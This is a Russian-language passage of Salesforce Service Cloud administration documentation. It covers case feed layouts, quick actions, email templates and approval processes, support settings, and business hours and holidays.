Макеты страниц обращений на основе ленты и макеты страниц для пользователей ленты обращений поддерживают одинаковые функции: лента, содержащая публикатор с действиями, фильтры ленты, инструменты (например, инструмент «Статьи») и компоненты боковой панели (например, настраиваемые кнопки и ссылки); панель основных показателей; страница сведений со связанными списками и другими подробными сведениями об обращении. Чтобы назначить пользователям макеты страниц обращений на основе ленты, воспользуйтесь стандартным инструментом назначения макетов страниц, позволяющим предоставлять доступ к ленте обращений без использования наборов полномочий или настраиваемых профилей.


Чтобы преобразовать макеты страниц для пользователей ленты обращений в макеты страниц обращений на основе ленты, выполните указанные ниже действия.

1. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
2. Нажмите кнопку  напротив нужного макета в списке «Макеты страниц для пользователей ленты обращений» и выберите параметр «Преобразовать в макет страницы обращений».

Данный параметр позволяет просматривать преобразованный макет перед удалением исходного макета; для экономии времени рекомендуем использовать параметр «Преобразовать в макет страницы и удалить».

3. Преобразованный макет отображается в списке «Обращение: макеты страниц» посредством префикса «Преобразовано». Щелкните ссылку «**Правка**» напротив нужного макета.
4. Подтвердите содержимое макета в редакторе макетов страниц. Чтобы просмотреть и изменить содержимое представления ленты, включая фильтры ленты и компоненты боковой панели, щелкните ссылку «**Представление ленты**».
5. Чтобы назначить готовый макет страницы обращений соответствующим профилям пользователя, нажмите кнопку «**Назначение макета страницы**» в списке «Обращение: макеты страниц».

 **Прим.:** Если настраиваемый профиль использует полномочие «Использование ленты обращений» или набор полномочий, содержащий полномочие «Использование ленты обращений», то данные назначения страницы активируются только после удаления полномочия или набора полномочий. Удаление полномочия «Использование ленты обращений» из стандартных профилей недоступно организациям, созданным после выпуска Winter'14, но до выпуска Spring'14, поэтому данные назначения активируются только после удаления всех макетов страниц для пользователей ленты обращений.

6. Нажмите кнопку  напротив устаревшей версии макета в списке «Макеты страниц для пользователей ленты обращений» и выберите параметр «**Удалить**». Нажмите кнопку «**ОК**» в окне подтверждения.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования макетов страниц:

- «Настройка приложения»

Для назначения макетов страниц:

- «Управление пользователями»

7. При наличии пользователей, назначенных удаляемому макету, система предлагает выбрать другой макет. Это просто формальность: пользователям будет отображаться назначенный макет страницы обращений.

При наличии нескольких макетов для пользователей ленты обращений рекомендуем одновременно преобразовать и удалить все макеты. Удаление последнего устаревшего макета инициирует исчезновение списка «Макеты страниц для пользователей ленты обращений».

СМ. ТАКЖЕ:

[Создание и редактирование макетов ленты в ленте обращений](#)

[Настройка публикатора ленты обращений посредством расширенного редактора макетов страниц](#)

[Назначение макетов страниц на странице «Макеты страниц» или «Типы записей» раздела «Настроить»](#)

[Поиск по параметрам управления объектами](#)

## Добавление глобальных действий и настраиваемых быстрых действий в качестве компонентов боковой панели консоли

Можно добавить глобальные действия и настраиваемые быстрые действия в качестве компонентов боковой панели консоли служб, чтобы агенты могли создавать записи, обновлять сведения по обращениям, искать соответствующую информацию и ссылаться на родительские записи, не покидая текущую вкладку. Можно использовать быстрые действия для замены страницы сведений об обращении, чтобы агенты могли просматривать связанные с обращением данные, например контакты и активы, в своем основном бизнес-правиле.

1. Создайте глобальное действие (для действия «Создать») и настраиваемое быстрое действие (для действия «Обновить»)

Действия по созданию должны быть глобальными быстрыми действиями. Действия по обновлению должны быть объектными быстрыми действиями, которые основываются на типе объекта «Поле поиска». Например, для обновления поля поиска контакта следует использовать контактное действие обновления.

2. Добавьте действия в качестве компонентов на макеты страниц обращений, чтобы быстрые действия были доступны агентам для использования.
  - a. В меню «Настройка» введите «Обращение» в поле «Быстрый поиск» и выберите пункт **«Макеты страниц»**.
  - b. Выберите нужную страну для добавления быстрых действий и нажмите **«Редактировать»**.
  - c. Щелкните **«Настраиваемые компоненты консоли»** на странице «Макет обращения».
  - d. Перейдите в раздел боковой панели, куда нужно добавить компонент (например, в раздел «Левая боковая панель»).
  - e. Для параметра «Тип» выберите **«Поиск»**.
  - f. Для параметра «Поле» выберите соответствующее поле, которое будет обрабатывать быстрое действие.
  - g. Выберите **«Включить создание ссылок»**, чтобы разрешить агентам службы поддержки осуществлять поиск записи и ссылаться на соответствующую запись. Например, агент службы поддержки может ссылаться на имя контакт в обращении.

### ВЕРСИИ

Доступно в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с лицензией Service Cloud

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий:

- «Настройка приложения»

Для добавления настраиваемых компонентов консоли:

- «Настройка приложения»

- h. Для параметра «Создание действия» выберите глобальное действие, которое создает запись. Например, глобальное действие может создавать контакт.
- i. Для параметра «Обновление действия» выберите быстрое действие, которое обновляет запись. Например, быстрое действие может обновлять поле контакта.
- j. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- [Создание объектных быстрых действий](#)
- [Создание глобальных быстрых действий](#)
- [Создание глобальных быстрых действий](#)
- [Добавление компонентов консоли в макеты страниц](#)

## Настройка обращений в Lightning Experience

Прежде чем использовать ленту обращений в Lightning Experience, рекомендуем воссоздать стандартные публикаторы посредством быстрых действий.

В отличие от стандартных публикаторов ленты обращений, быстрые действия отображаются на мобильных устройствах. Прежде чем использовать оформление обращений, при котором лента отображается первой, рекомендуем воссоздать данные публикаторы как быстрые действия.

- [Создание быстрого действия «Записать вызов в журнал»](#)
- [Создание быстрого действия «Изменить статус»](#)

### ВЕРСИИ

Доступно в: Lightning Experience.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки обращений в Lightning Experience:

- «Управление обращениями»

И

«Настройка приложения»

### Создание быстрого действия «Записать вызов в журнал»

Прежде чем использовать ленту обращений в Lightning Experience, рекомендуем воссоздать публикатор «Записать вызов в журнал» как быстрое действие.

1. Откройте страницу «Кнопки, ссылки и действия» посредством параметров управления обращениями.
2. Нажмите кнопку **«Создать действие»**.
3. Выберите значение «Записать вызов в журнал» в раскрывающемся списке «Тип действия».
4. Выберите значение «Записать вызов в журнал» в раскрывающемся списке «Тип стандартной метки».
5. Нажмите кнопку **«Сохранить»**.
6. Чтобы выбрать поля, отображаемые пользователям, настройте макет действия и нажмите кнопку **«Сохранить»**.
7. Перетащите новое быстрое действие в раздел «Действия Salesforce1 и Lightning Experience» и нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Настройка обращений в Lightning Experience](#)

[Создание объектных быстрых действий](#)

### Создание быстрого действия «Изменить статус»

Прежде чем использовать ленту обращений в Lightning Experience, рекомендуем воссоздать публикатор «Изменить статус» как быстрое действие.

1. Откройте страницу «Кнопки, ссылки и действия» посредством параметров управления обращениями.
2. Нажмите кнопку **«Создать действие»**.
3. Выберите значение «Обновить запись» в раскрывающемся списке «Тип действия».
4. Выберите значение «Изменить статус» в раскрывающемся списке «Тип стандартной метки».
5. Нажмите кнопку **«Сохранить»**.
6. Чтобы выбрать поля, отображаемые пользователям, настройте макет действия и нажмите кнопку **«Сохранить»**.
7. Перетащите новое быстрое действие в раздел «Действия Salesforce1 и Lightning Experience» и нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Настройка обращений в Lightning Experience](#)

[Создание объектных быстрых действий](#)

#### ВЕРСИИ

Доступно в: Lightning Experience.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки обращений в Lightning Experience:

- «Управление обращениями»

И

«Настройка приложения»

#### ВЕРСИИ

Доступно в: Lightning Experience.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки обращений в Lightning Experience:

- «Управление обращениями»

И

«Настройка приложения»

## Включение стандартных шаблонов эл. почты в ленте обращений

Чтобы предоставить агентам службы поддержки удобный доступ к нужным шаблонам, воспользуйтесь стандартными шаблонами эл. почты в ленте обращений.

Прежде чем включить стандартные шаблоны эл. почты, рекомендуем создать текстовый шаблон, HTML-шаблон или шаблон Visualforce и класс Apex, содержащий логику выбора шаблона.

Стандартные шаблоны эл. почты позволяют агентам службы поддержки ускорить процесс обработки клиентских запросов, а также обеспечить точность и единообразие отправляемых ответов. Шаблоны эл. почты загружаются предварительно и доступны при создании сообщений эл. почты. При необходимости пользователи могут создавать любое количество шаблонов и назначать их в соответствии с текущими требованиями компании. Допустим, центр поддержки обрабатывает обращения, связанные с разными продуктами. В этом случае пользователь может создать отдельный шаблон для каждого продукта и выполнить предварительную загрузку созданных шаблонов в соответствии с темой обращения, его происхождением или другим критерием.

Чтобы включить стандартные шаблоны эл. почты, выполните указанные ниже действия.

1. Введите строку *«Параметры поддержки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры поддержки»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок «Включить стандартные шаблоны эл. почты».
4. Выберите класс Apex, содержащий логику выбора шаблона.
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Создание действий отправки для процессов электронного утверждения](#)

[Создание процессов утверждения для электронных черновиков](#)

[Проверка и утверждение электронных черновиков](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения стандартных шаблонов эл. почты:

- «Настройка приложения»

## Создание действий отправки для процессов электронного утверждения

Действия отправки позволяют экономить рабочее время агентов службы поддержки посредством автоматической отправки сообщений эл. почты в конце процесса утверждения.

 **Прим.:** Действия отправки доступны только в том случае, если в организации включена поддержка электронных черновиков.

1. Введите строку «*Действия отправки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Действия отправки**».
2. Нажмите кнопку «**Создать действие отправки**».
3. Выберите значение «Сообщение эл. почты» из раскрывающегося списка объектов.
4. Введите уникальное имя для действия.
5. При необходимости введите описание действия.
6. Нажмите кнопку «**Сохранить**».

После создания действия отправки рекомендуем создать соответствующий процесс утверждения.

СМ. ТАКЖЕ:

[Включение стандартных шаблонов эл. почты в ленте обращений](#)  
[Создание процесса утверждения](#)

## Создание процессов утверждения для электронных черновиков

Процессы утверждения определяют способ обработки черновиков сообщений эл. почты в организации (например, определение сообщений, требующих утверждения, и возможности автоматического назначения ответственных за утверждение). Создайте настраиваемые процессы утверждения в соответствии с текущими бизнес-требованиями.

1. [Включите поддержку электронных черновиков.](#)  
Процессы утверждения для сообщений эл. почты, созданные без выполнения данного действия, будут инициированы только после включения поддержки электронных черновиков в организации.
2. [Создайте действие отправки.](#)  
Данные действия обеспечивают отправку сообщений эл. почты по мере их утверждения.
3. [Создайте процессы утверждения.](#)  
Выберите значение «Сообщение эл. почты» в раскрывающемся списке «Управление процессами утверждения для:».
4. Чтобы предоставить некоторым пользователям (например, старшим агентам службы поддержки) возможность выбора между обычной отправкой и отправкой сообщения

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

ПОЛНОМОЧИЯ  
ПОЛЬЗОВАТЕЛЯ

Для создания действий отправки:

- «Настройка приложения»

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

ПОЛНОМОЧИЯ  
ПОЛЬЗОВАТЕЛЯ

Для создания процессов утверждения:

- «Настройка приложения»

эл. почты на утверждение, назначьте этим пользователям профиль с полномочием «Игнорировать электронное утверждение».

СМ. ТАКЖЕ:

[Создание процесса утверждения](#)

[Включение стандартных шаблонов эл. почты в ленте обращений](#)

## Переименование действий и фильтров ленты в ленте обращений

Лента обращений позволяет переименовывать действия и фильтры ленты в соответствии с терминологией компании.

Например, компания, портал которой называется клиентским сообществом, может переименовать действие «Портал» как «Клиентское сообщество».

1. Введите строку *«Переименовать вкладки и метки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Переименовать вкладки и метки»**.
2. Щелкните ссылку **«Правка»** напротив термина «Обращения» в списке стандартных вкладок.
3. Нажмите кнопку **«Далее»**.
4. Найдите нужную метку в списке «Другие метки».
5. Введите новое имя метки в текстовое поле напротив.
6. Если новая метка начинается с гласного звука, установите флажок «Начинается с гласного звука».
7. Нажмите кнопку **«Сохранить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для переименования действий и фильтров ленты:

- «Настройка приложения»

ИЛИ

«Просмотр настройки и конфигурации»

И

Назначение переводчиком



## Автоматизация контактных центров

### Настройка службы поддержки

Если организация использует обращения и решения, рекомендуем настроить функции автоматизированной поддержки для повышения эффективности процессов поддержки.

Откройте меню «Настройка».


- Введите «*Часы работы*» в поле «Быстрый поиск», затем выберите **«Часы работы»**, чтобы установить часы поддержки вашей организации.
- Введите «*Правила назначения*» в поле «Быстрый поиск», затем выберите **«Правила назначения обращений»**, чтобы создать пользовательские правила для автоматического перенаправления обращений.
- Введите «*Правила расширения*» в поле «Быстрый поиск», затем выберите **«Правила расширения»**, чтобы создать правила автоматического расширения обращений.
- Введите «*Параметры поддержки*» в поле «Быстрый поиск», затем выберите **«Параметры поддержки»**, чтобы изменить шаблоны сообщений эл. почты и умолчания для автоматизированных функций поддержки.
- Введите «*Правила автоматического ответа*» в поле «Быстрый поиск», затем выберите **«Правила автоматического ответа на обращения»**, чтобы настроить правила отправки сообщений электронной почты клиентам при получении обращений из одного из следующих источников.
  - Форма Web-to-Case
  - Сообщение Email-to-Case
  - Сообщение On-Demand Email-to-Case
  - Клиентский портал
  - Портал самообслуживания
- Введите «*Email-to-Case*» в поле «Быстрый поиск», затем выберите функцию **«Email-to-Case»**, чтобы установить возможность захвата сообщений электронной почты клиентов в виде обращений. Данная функция определяет способ автоматического заполнения полей обращений содержимым всех сообщений эл. почты клиентов.

Чтобы открыть функции поддержки решений, в разделе «Настройка» введите «*Решение*» в поле «Быстрый поиск», затем:

- Чтобы настроить категории для классификации созданных решений, выберите ссылку **«Категории решений»**.
- Чтобы настроить параметры решений, выберите ссылку **«Параметры решений»**.

Чтобы открыть дополнительные функции поддержки, в разделе «Настройка» введите «*Самообслуживание*» в поле «Быстрый поиск», затем:

- Чтобы разрешить клиентам поиск по общедоступным решениям, выберите ссылку **«Общедоступные решения»**.
- Чтобы настроить функцию сбора веб-обращений, выберите ссылку **«Web-to-Case»**.
- Выберите **«Параметры»** на портале «Самообслуживание», чтобы настроить веб-портал вашей организации так, чтобы клиенты могли регистрировать обращения и выполнять поиск решений.

 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

Чтобы ознакомиться с функциями поддержки, связанными с Порталом для клиентов Salesforce, разделе «Настройка» введите «*Портал для клиентов*» в поле «Быстрый поиск», затем:

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступные параметры  
поддержки определяются  
используемой версией  
Salesforce.

- Выберите элемент **«Параметры портала для клиентов»**, чтобы настроить Портал для клиентов вашей организации, чтобы клиенты могли самостоятельно регистрировать обращения, выполнять поиск решений и получать доступ к любым настраиваемым объектам, созданным специально для них.

Чтобы ознакомиться с функциями поддержки, связанными с [Salesforce CRM Call Center](#), в разделе «Настройка» введите «*Call Center*» в поле «Быстрый поиск», затем:

- Чтобы настроить новые центры обработки вызовов и управлять назначенными пользователями, выберите ссылку **«Call Centers»**.
- Чтобы настроить дополнительные номера телефонов, доступных для поиска в каталоге пользователя центра обработки вызовов, выберите ссылку **«Номера каталогов»**.
- Чтобы настроить макеты для отображения сведений о вызове в программном телефоне пользователя центра обработки вызовов, выберите ссылку **«Макеты программного телефона»**.

Чтобы создать очереди поддержки для обращений или настраиваемых объектов, в разделе «Настройка» введите «*Очереди*» в поле «Быстрый поиск», затем выберите **«Очереди»**.

Функции поддержки позволяют уведомлять клиентов о создании обращений вручную или через Интернет и принятии решений по обращениям. Кроме того, пользователи могут получать автоматические уведомления о расширении, создании или переназначении обращений. Чтобы использовать электронные уведомления, рекомендуем создать шаблоны эл. почты для каждого типа уведомления.

СМ. ТАКЖЕ:

[Полезные советы для администраторов: настройка службы поддержки](#)

[Полезные советы для администраторов: эффективное использование портала самообслуживания](#)

[Руководство по административной настройке: руководство по внедрению портала самообслуживания](#)

[Руководство по административной настройке: руководство по внедрению функции управления обращениями](#)

## Настройка параметров поддержки

Система позволяет включить или настроить различные вспомогательные процессы для автоматизации обработки обращений. Можно выбрать шаблоны сообщений электронной почты, владельца обращения по умолчанию, уведомления по обращению и многое другое.

Чтобы работать с этими параметрами, в меню «Настройка» введите строку «*Параметры поддержки*» в поле «Быстрый поиск», выберите пункт «**Параметры поддержки**», затем нажмите кнопку «**Правка**».

| Поле   | Описание  |
|--|---|
| Ответственный за обращение по умолчанию            | Пользователь или очередь, автоматически назначаемая всем обращениям, которые не соответствуют текущим записям правила назначения обращений. Данный пользователь должен быть помечен флажком «Активно».  |
| Уведомить ответственного за обращение по умолчанию | Чтобы уведомить ответственного по умолчанию о назначении нового обращения, установите данный флажок. Если обращение назначается очереди, то уведомление отправляется на адрес эл. почты очереди. Уведомления генерируются системой и не могут быть изменены.  |
| Параметр типа записи                               | <p>Данный параметр определяет тип записи, который должен быть назначен обращениям, созданным пользователями посредством правил назначения. Выберите одно из двух значений.</p> <ul style="list-style-type: none"> <li>• Чтобы разрешить новым обращениям сохранение типа записи автора, установите флажок «Сохранить текущий тип записи».</li> <li>• Чтобы перезаписать тип записи автора для новых обращений, установите флажок «Переопределить текущий тип записи типом записи назначенного по умолчанию».</li> </ul> |
| Автоматический пользователь для обращений          | Пользователь, указанный в связанном списке «Журнал обращения» для автоматических изменений обращения. Данные изменения могут быть инициированы правилами назначения, правилами расширения, функцией   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров поддержки:

- «Управление обращениями»
- И
- «Настройка приложения»

| Поле  | Описание  |
|---|---|
| Шаблон создания обращения   | <p>On-Demand Email-to-Case или обращениями, регистрируемыми на портале самообслуживания. Данному пользователю должен быть назначен профиль «Системный администратор» или предоставлены полномочия «Изменение всех данных» и «Отправка эл. почты».</p>   |
| Шаблон назначения обращения   | <p>Шаблон, используемый для уведомления контактов о создании обращения вручную агентом службы поддержки. Уведомление отправляется только при наличии соответствующего флажка на странице редактирования обращения. Данный шаблон должен быть помечен флажком «Доступно для использования».</p>  |
| Шаблон закрытия обращения   | <p>Шаблон, используемый для уведомления пользователей о назначении обращения вручную администратором или другим пользователем. Уведомление отправляется только при наличии соответствующего флажка на странице изменения ответственного за обращение. Данный шаблон должен быть помечен флажком «Доступно для использования».</p>   |
| Новые обращения, доступные на портале                               | <p>Шаблон, используемый для уведомления контактов о закрытии обращения. Уведомление отправляется только при наличии соответствующего флажка на странице закрытия обращения. Данный шаблон должен быть помечен флажком «Доступно для использования».</p> <p>Флажок «Отображается на портале самообслуживания» автоматически устанавливается для всех новых обращений, включая обращения, созданные посредством функций Web-to-Case, Email-to-Case и On-Demand Email-to-Case.</p> <p>Независимо от значения по умолчанию, пользователи, создающие обращения, могут вручную установить флажок «Отображается на портале самообслуживания».</p> <p>При использовании продукта «Сообщества Salesforce» данный параметр не применяется к пользователям-партнерам и пользователям-клиентам, просматривающим обращения в сообществах. Доступность новых обращений в сообществах определяется правилами общего доступа.</p> |
| Включить уведомление контактов о добавлении комментария к обращению | <p>Чтобы уведомить контакты, которые не являются пользователями портала самообслуживания, о добавлении или изменении комментария к обращению, установите данный флажок. Если данный флажок установлен, щелкните «Шаблон комментария к обращению» и выберите шаблон эл. почты для данных уведомлений.</p>  |

| Поле  | Описание   |
|---|--|
| Уведомить ответственного за обращение о новом комментарии | <p>Данный шаблон должен быть помечен флажком «Доступно для использования».</p>   |
| Ранние триггеры включены                                  | <p>Чтобы включить ранние триггеры для правил расширения и их действий, установите данный флажок.</p> <p>При необходимости настройте правило расширения, которое выполняет действие, если решение по обращению не может быть найдено по истечении заданного времени. Параметр «Длительность» определяет количество часов, по истечении которых система Salesforce выполняет действие расширения. Чтобы выполнить действия расширения до истечения времени, заданного параметром «Длительность», включите ранние триггеры.</p>   |
| Включить предложенные решения                             | <p>Чтобы включить кнопку <b>«Предложенные решения»</b> на страницах сведений об обращениях и разрешить агентам предлагать возможные решения по обращениям, установите данный флажок.</p>   |
| Включить предложенные статьи                              | <p>Чтобы добавить предложенные статьи в связанный список «Статьи», установите данный флажок. Предложенные статьи могут быть доступны во всех каналах Salesforce Knowledge, кроме общедоступной базы знаний.</p>  |
| Отправлять уведомления по обращениям с системного адреса  | <p>Чтобы отправлять ответственным за обращения уведомления о новых комментариях, вложениях или назначениях с системного адреса вместо адреса пользователя, обновившего обращение, установите данный флажок.</p> <p>Системные уведомления отображают адрес эл. почты отправителя (noreply@salesforce.com) и имя, связанное с сообщением (например, «Уведомление о добавлении комментария к обращению»).</p> <p>Данный флажок позволяет блокировать автоматические сообщения эл. почты об отсутствии ответственных на рабочем месте, отправляемые пользователям портала самообслуживания или клиентского портала, обновляющим обращения.</p> |

| Поле  | Описание  |
|---|---|
| Уведомить ответственных за обращение об изменении ответственности | <p>Чтобы автоматически устанавливать флажок «Отправить электронное уведомление» при переносе ответственности за обращение другому пользователю, установите данный флажок. Данный флажок гарантирует уведомление пользователей о назначении им ответственности за обращение.</p> <p>Установка данного флажка <i>не</i> инициирует автоматическую установку флажка «Отправить электронное уведомление» при переносе ответственности за обращение очереди.</p>   |
| Показывать закрытые статусы в поле «Статус обращения»             | <p>Чтобы добавить закрытые статусы в поле обращения «Статус», позволяющие агентам закрывать обращения без нажатия кнопки <b>«Закрывать обращение»</b> и обновления сведений в макетах страниц закрытия обращения, установите данный флажок.</p> <p>Установка флажка «Показывать закрытые статусы в поле "Статус обращения"» не инициирует удаление кнопки <b>«Закрывать»</b> из списковых представлений обращений. Взамен, данное действие добавляет статус «Закрото» в список доступных статусов при выборе нескольких обращений и нажатии кнопки <b>«Изменить статус»</b> в списковых представлениях обращений.</p> |
| Скрыть кнопку «Сохранить и закрыть» и ссылки «Закр.»              | <p>Чтобы скрыть кнопку «Сохранить и закрыть» на страницах редактирования обращений и ссылки <b>«Закр.»</b> в связанных списках «Обращения», установите данный флажок после установки описанного выше флажка «Показывать закрытые статусы в поле "Статус обращения"». Взамен, обращения могут закрываться посредством поля «Статус» и кнопки <b>«Сохранить»</b>.</p>   |
| Включение действий и элементов ленты обращений                    | <p>Этот параметр позволяет включить действия и элементы для ленты обращений. При выборе этого параметра существующие обращения представляются в интерфейсе с лентой обращений.</p>  |
| Размер текста элементов ленты эл. почты                           | <p>Чтобы определить размер элементов ленты эл. почты, выберите ограничение по количеству символов для текста элементов ленты эл. почты. Возможные значения:</p> <ul style="list-style-type: none"> <li>• «Маленький» = 400 символов (по умолчанию)</li> <li>• «Средний» = 1 200 символов</li> <li>• «Большой» = 5 000 символов</li> <li>• «Настраиваемый» = от 400 до 5 000 символов</li> </ul>   |

| Поле   | Описание   |
|--|--|
|  | Если текст элементов ленты эл. почты превышает заданное ограничение, щелкните <b>«Больше»</b> для просмотра остального текста.   |
| Пустые строки в тексте элементов ленты эл. почты   | Чтобы сэкономить пространство ленты обращений путем удаления пустых строк в тексте элементов ленты эл. почты, установите данный флажок.  |
| Свернуть предыдущие сообщения эл. почты в тексте элементов ленты эл. почты                       | Чтобы просматривать только последние сообщения эл. почты в тексте элементов ленты эл. почты, установите данный флажок. Чтобы просмотреть предыдущие сообщения эл. почты, щелкните <b>«Больше»</b> .  |
| Включить стандартные шаблоны эл. почты или стандартное средство обработки для действия эл. почты | Чтобы задать класс Apex, загружающий стандартный шаблон эл. почты в ленте обращений, установите данный флажок. При необходимости установите данный флажок для определения стандартных значений полей эл. почты, которые могут автоматически заполняться лентой обращений в сообщениях эл. почты. |
| Включение поддержки электронных черновиков   | Этот параметр позволяет использовать электронные черновики.  |
| Включение функции создания обращения из вопроса в Salesforce                                     | Этот параметр позволяет модераторам создавать обращения на основании вопросов Chatter в организации.   |



**Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

СМ. ТАКЖЕ:

[Настройка службы поддержки](#)

## Настройка часов работы

Система позволяет определять часы работы службы поддержки. Данный алгоритм позволяет повысить эффективность использования процессов отдела (например, правила расширения и контрольные точки).

Ниже перечислены компоненты, поддерживающие применение конкретных часовых поясов и регионов.

- Контрольные точки в процессах права
- Процессы права
- Обращения
- Правила расширения обращений

Поле «Часы работы», добавленное на страницу «Обращение: макет», позволяет агентам службы поддержки настраивать время работы службы поддержки над обращением. По умолчанию служба поддержки работает круглосуточно и использует стандартный часовой пояс, выбранный в профиле организации.

Кроме того, при наличии полномочия «Настройка приложения» пользователи могут добавлять часы работы в правила расширения, выполняющие автоматическое обновление и расширение обращений, соответствующих заданным критериям правила. Например, обращение, обновленное по часам работы «Москва», расширяется только во время работы московской службы поддержки.

Чтобы настроить часы работы, выполните указанные ниже действия.

1. Введите строку «*Часы работы*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Часы работы**».
2. Нажмите кнопку «**Создать часы работы**».
3. Введите имя для часов работы.

Рекомендуем использовать имя, определяющее регион или часовой пояс при просмотре часов работы по обращению, процессу права или контрольной точке. Например, чтобы задать имя часов работы для центра поддержки, расположенного в Москве, введите значение «*Часы работы по Москве*».

4. Чтобы разрешить пользователям связывание часов работы с обращениями, правилами расширения, контрольными точками и процессами права, установите флажок «Активно».
5. Чтобы автоматически назначать часы работы всем новым обращениям, установите флажок «Использовать часы работы по умолчанию».

Если обращения соответствуют критериям правила расширения, которое переопределяет часы работы, то стандартные часы работы для обращений могут быть заменены часами работы для правил расширения.

6. Выберите нужный часовой пояс в связанном списке «Часовой пояс».
7. Укажите часы работы для каждого дня недели.
  - При круглосуточном режиме работы службы поддержки установите флажок «24 часа».
  - Выберите время начала и окончания часов работы. При отсутствии нужного времени щелкните поле и введите собственное значение.
  - Чтобы обозначить недоступность службы поддержки в течение всего дня, пропустите время начала и окончания часов работы и снимите флажок «24 часа».
8. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы настроить часы работы, выполните указанные ниже действия.

- «Управление часами работы и праздниками»



При необходимости свяжите заданные часы работы с компонентами ниже.

- Правила расширения, выполняющие автоматическое обновление и расширение обращений, соответствующих заданным критериям правила.
- Праздники, на время которых отменяются часы работы и приостанавливаются любые связанные правила расширения.
- Контрольные точки в процессах права, поддерживающие изменение часов работы в зависимости от важности обращения.
- Процессы права, поддерживающие применение одного процесса права к обращениям с разными часами работы.

СМ. ТАКЖЕ:

[Рекомендации по настройке часов работы](#)

[Настройка праздников для службы поддержки](#)

[Настройка службы поддержки](#)

## Рекомендации по настройке часов работы

Чтобы повысить эффективность используемых процессов поддержки, определите время работы службы поддержки. Ниже перечислены некоторые рекомендации по настройке часов работы.

- Добавьте поле поиска «Часы работы» в макеты обращений после определения часов работы и настройте параметры безопасности поля «Часы работы». Данное действие позволяет пользователям просматривать и обновлять часы работы по обращению.
- Обращению автоматически назначаются стандартные часы работы организации, кроме случаев соответствия обращения критериям правила расширения, связанного с разными часами работы.
- Система Salesforce автоматически вычисляет летнее время для часовых поясов, поддерживающих часы работы.
- Рабочее время по обращению состоит из часов, минут и секунд. Тем не менее, при рабочем дне менее 24 часов система пропускает секунды для последней минуты рабочего дня. Допустим, рабочий день пользователя завершается в 17:00, при этом текущее время — 16:30. Пользователю назначается контрольная точка, которая должна быть завершена в течение 30 минут, то есть, до 17:00. Соответственно, система прекращает считать секунды после 17:00. При подсчете секунд до 17:00:59 срок завершения 30-минутной контрольной точки приходился бы на нерабочее время (после 17:00:00) и продлевался бы на следующий день.
- Правила расширения выполняются только в течение связанных часов работы.
- Обращения, связанные с деактивированными часами работы, могут быть обновлены без повторной активации часов работы.
- Поле «Часы работы» не может быть добавлено в списковые представления или отчеты.
- Система позволяет создавать разные часы работы для служб поддержки, работающих в одном часовом поясе, но в разное время.
- Рекомендуем создать один набор часов работы для каждого центра поддержки.
- Часы работы, добавленные в правила расширения, не могут быть деактивированы. Рекомендуем сначала удалить часы работы из правил расширения.
- Каждый набор часов работы может быть связан с 1 000 праздников.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Для обращений, включающих права, рабочие часы применяются согласно иерархии. Подробности см. в разделе [Рабочие часы в управлении правами](#).

СМ. ТАКЖЕ:

[Настройка часов работы](#)

[Настройка праздников для службы поддержки](#)

## Настройка праздников для службы поддержки

Праздники позволяют определять даты и время, в течение которого служба поддержки недоступна. Чтобы отменить часы работы и приостановить правила расширения на время праздника, рекомендуем связать созданный праздник с часами работы.

